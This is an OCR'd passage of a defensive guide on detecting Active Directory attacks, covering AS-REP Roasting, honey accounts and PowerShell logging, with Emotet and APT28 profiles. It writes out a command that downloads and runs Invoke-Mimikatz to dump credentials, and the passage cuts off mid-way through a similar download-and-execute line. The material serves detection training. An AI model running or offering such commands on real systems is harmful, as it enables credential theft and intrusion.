
During pre-authentication, a user will enter their password, which will be used to encrypt a timestamp, and then the domain controller will attempt to decrypt it and validate that the right password was used

<u>If pre-authentication is disabled, an attacker could request authentication data for any user and the DC would return an encrypted TGT that can be brute-forced offline</u>."




- Now let's perform an AS-REP Roasting attack.

- Event **4768** will show up in the **Security** logs.
- Rubeus is the most common tool for performing an AS-REP Roasting attack. It will automatically request all the TGT's from pre-authentication not required accounts.




- I have configured three fake accounts with the **"Do not require pre-authentication"**, so that is why there are three 4768 events.

- Here is the event 4768 about the TGT that was requested from the attacker.



- Here some extra information




- At the **Client Address** – We are able to see from which machine the TGT was requested.


• **T1110** – Brute Force (AS-REP Roasting) -> **Mitigation / Detection**

- Avoid using this insecure configuration.
- Create a few fake accounts in Active Directory and configure them with the **"Do not require Kerberos pre-authentication"**
- Ensure those fake accounts have a strong password as well.
- Add them to high-privileged group like Account Operators
- If multiple TGT are requested from those honey users, you are under attack.

- Three fake honey users



- Event logs ;-)




- **T1086 -** PowerShell

Name	Emotet
Description	Emotet is a modular malware variant which is primarily used as a downloader for other malware variants such as TrickBot and IcedID. Emotet first emerged in June 2014 and has been primarily used to target the banking sector.
Technique	Emotet has used Powershell to retrieve the malicious payload and download additional resources like Mimikatz
Tactic	Execution


- **How to detect PowerShell events?**

1. Event Viewer -> Application and Service Logs -> **PowerShell**
2. Event Viewer -> Application and Service Logs -> Microsoft -> Windows -> **PowerShell**




- **Command**

```
IEX (New-Object System.Net.Webclient).DownloadString('https://raw.githubusercontent.com/EmpireProject/Empire/7efb7eeaabeb3daf916ead7856bb621bbca331f4/data/module_source/credentials/Invoke-Mimikatz.ps1'); Invoke-Mimikatz -DumpCreds
```




- After executing this command. You would find multiple events with the ID ''**4104**'' and a level warning of ''**3**'' at **Microsoft-Windows-PowerShell/Operational**


- **Microsoft-Windows-PowerShell/Operational**




- Event **4104** with a level of **<u>warning</u>** will show up after we have executed Mimikatz and dumped the credentials from memory.



- We know that tools such as Mimikatz require SeDebugPrivilege (Debug Programs) to perform the operation.




- Last, but not least. When you see something suspicious like this. It is likely that you are under attack.



- Command – Filtering on Windows Event 4104 with a level warning of 3 at **Microsoft-Windows-PowerShell/Operational**

```
Get-WinEvent -FilterHashtable @{ LogName = 'Microsoft-Windows-PowerShell/Operational'; Id = 4104; Level = 3 }
```




- **T1086 -** PowerShell


Name	APT28
Description	APT28 is a threat group that has been attributed to Russia's Main Intelligence Directorate of the Russian General Staff by a July 2018 U.S. Department of Justice indictment. This group reportedly compromised the Hillary Clinton campaign, the Democratic National Committee, and the Democratic Congressional Campaign Committee in 2016 in an attempt to interfere with the U.S. presidential election. APT28 has been active since at least 2004.
Technique	APT28 downloads and executes PowerShell scripts.
Tactic	Execution

- **How to detect PowerShell events?**

1. Event Viewer -> Application and Service Logs -> **PowerShell**
2. Event Viewer -> Application and Service Logs -> Microsoft -> Windows -> **PowerShell**




Now in our case we are going to turn on PowerShell logging to get extra visibility.




- **Command –** Running BloodHound in an environment to find ACL paths


```
powershell.exe -exec Bypass -C "IEX(New-Object Net.Webclient).Down-
